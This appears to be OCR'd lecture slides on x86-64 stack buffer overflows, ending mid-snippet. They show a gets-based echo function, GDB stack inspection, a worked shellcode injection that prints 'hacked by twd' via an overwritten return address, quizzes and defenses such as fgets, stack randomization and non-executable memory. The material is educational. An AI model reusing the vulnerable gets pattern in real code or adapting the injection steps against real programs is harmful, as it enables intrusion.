
echo:

```
0000000000040054c <echo>:
  40054c:        48 83 ec 18       sub    $0x18,%rsp
  400550:        48 89 e7          mov    %rsp,%rdi
  400553:        e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:        48 89 e7          mov    %rsp,%rdi
  40055b:        e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:        48 83 c4 18       add    $0x18,%rsp
  400564:        c3                retq
```

main:

```
0000000000400565 <main>:
  400565:        48 83 ec 08       sub    $0x8,%rsp
  400569:        b8 00 00 00 00    mov    $0x0,%eax
  40056e:        e8 d9 ff ff ff    callq  40054c <echo>
  400573:        b8 00 00 00 00    mov    $0x0,%eax
  400578:        48 83 c4 08       add    $0x8,%rsp
  40057c:        c3                retq
```

Buffer-Overflow Stack





```
/* Echo Line */
void echo()
{
     char buf[4];  /* Too small! */
     gets(buf);
     puts(buf);
}
```

```
echo:
     subq    $24, %rsp
     movq    %rsp, %rdi
     call    gets
     movq    %rsp, %rdi
     call    puts
     addq    $24, %rsp
     ret
```


Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets




Just after call to gets





```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets



Input 1234567




Overflow buf, but no problem


```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets



Input 123456789ABCDEF01234567




Still no problem


```
40056e:      e8 d9 ff ff ff    callq  40054c <echo>
400573:      b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #3

Before call to gets



Input 123456789ABCDEF012345678



Return address corrupted

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```


- **Use library functions that limit string lengths**
  - `fgets` instead of `gets`
  - `strncpy` instead of `strcpy`
  - don't use `scanf` with `%s` conversion specification
    - » use `fgets` to read the string
    - » or use `%ns` where `n` is a suitable integer

Malicious Use of Buffer Overflow

```
void main(){
   echo();
   ...
}
```

return address A


```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When `echo()` executes `ret`, will jump to exploit code


```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp   # grow stack
  movq  %rsp, %rdi  # setup arg
  call  gets
  movq  %rsp, %rdi  # setup arg
  call  puts
  movl  $0, %eax    # set return value
  addq  $88, %rsp   # pop stack
  ret
```



Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address




Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

Quiz 1

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?



a) **0**

b) **0x7fffffffe9a0**

c) **0x7fffffffe948**

d) **it doesn't matter what value goes there**

Assembler Code from gcc

```
	.file "exploit.c"
	.section	.rodata.str1.1,"aMS",@progbits,1
.LC0:
	.string "hacked by twd\n"
	.text
	.globl	exploit
	.type	exploit, @function
exploit:
.LFB19:
	.cfi_startproc
	subq	$8, %rsp
	.cfi_def_cfa_offset 16
	movl	$14, %edx
	movl	$.LC0, %esi
	movl	$1, %edi
	call	write
	movl	$0, %edi
	call	exit
	.cfi_endproc
.LFE19:
	.size	exploit, .-exploit
	.ident	"GCC: (Debian 4.7.2-5) 4.7.2"
	.section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp          # needed for syscall instructions
  movl  $14, %edx         # length of string
  movq  $0x7fffffffe973, %rsi    # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop    29 no-ops
  ...
  nop
.quad 0x7fffffffe948
.byte '\n'
```


Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08                 sub    $0x8,%rsp
   4:   ba 0e 00 00 00              mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff        movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00              mov    $0x1,%edi
  18:   b8 01 00 00 00              mov    $0x1,%eax
  1d:   0f 05                       syscall
  1f:   bf 00 00 00 00              mov    $0x0,%edi
  24:   b8 3c 00 00 00              mov    $0x3c,%eax
  29:   0f 05                       syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65              pushq  $0x656b6361
  30:   64 20 62 79                 and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64                 and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                       or     (%rax),%al
  . . .
```

big problem!

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq   $8, %rsp
movb   $9, %dl
addb   $1, %dl
movq   $0x7fffffffe990, %rsi
movb   %dl, (%rsi)
movl   $14, %edx
movq   $0x7fffffffe984, %rsi
movl   $1, %edi
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```

Actual Object Code, part 2

```
0000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

Using the Exploit

1) Assemble the code

   gcc –c exploit.s

2) disassemble it

   objdump –d exploit.o > exploit.txt

3) edit object.txt

   (see next slide)

4) Convert to raw and input to exploitee

   cat exploit.txt | ./hex2raw | ./echo

Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```

Edited exploit.txt

```
48 83 ec 08             /* sub    $0x8,%rsp */
b2 09                   /* mov    $0x9,%dl */
80 c2 01                /* add    $0x1,%dl */
48 be 90 e9 ff ff ff    /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                   /* mov    %dl,(%rsi) */
ba 0e 00 00 00          /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff    /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00          /* mov    $0x1,%edi */
b8 01 00 00 00          /* mov    $0x1,%eax */
0f 05                   /* syscall */
bf 00 00 00 00          /* mov    $0x0,%edi */
b8 3c 00 00 00          /* mov    $0x3c,%eax */
0f 05                   /* syscall */
      . . .
```

Quiz 2

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq   $88, %rsp   # grow stack
  movq   %rsp, %rdi  # setup arg
  call   gets
  movq   %rsp, %rdi  # setup arg
  call   puts
  movl   $0, %eax    # set return value
  addq   $88, %rsp   # pop stack
  ret
```


Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) **on return from <u>main</u>**
b) **before the call to <u>gets</u>**
c) **before the call to <u>puts</u>, but after <u>gets</u> returns**

Example


Exploit Addr
Exploit
ret
locals
main
stack
frame
gets and
puts stack
frames

Defense!

- Don’t use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm

System-Level Protections

- **Randomized stack offsets**
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
  - in traditional x86, can mark region of memory as either "read-only" or "writeable"
    - » can execute anything readable
  - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

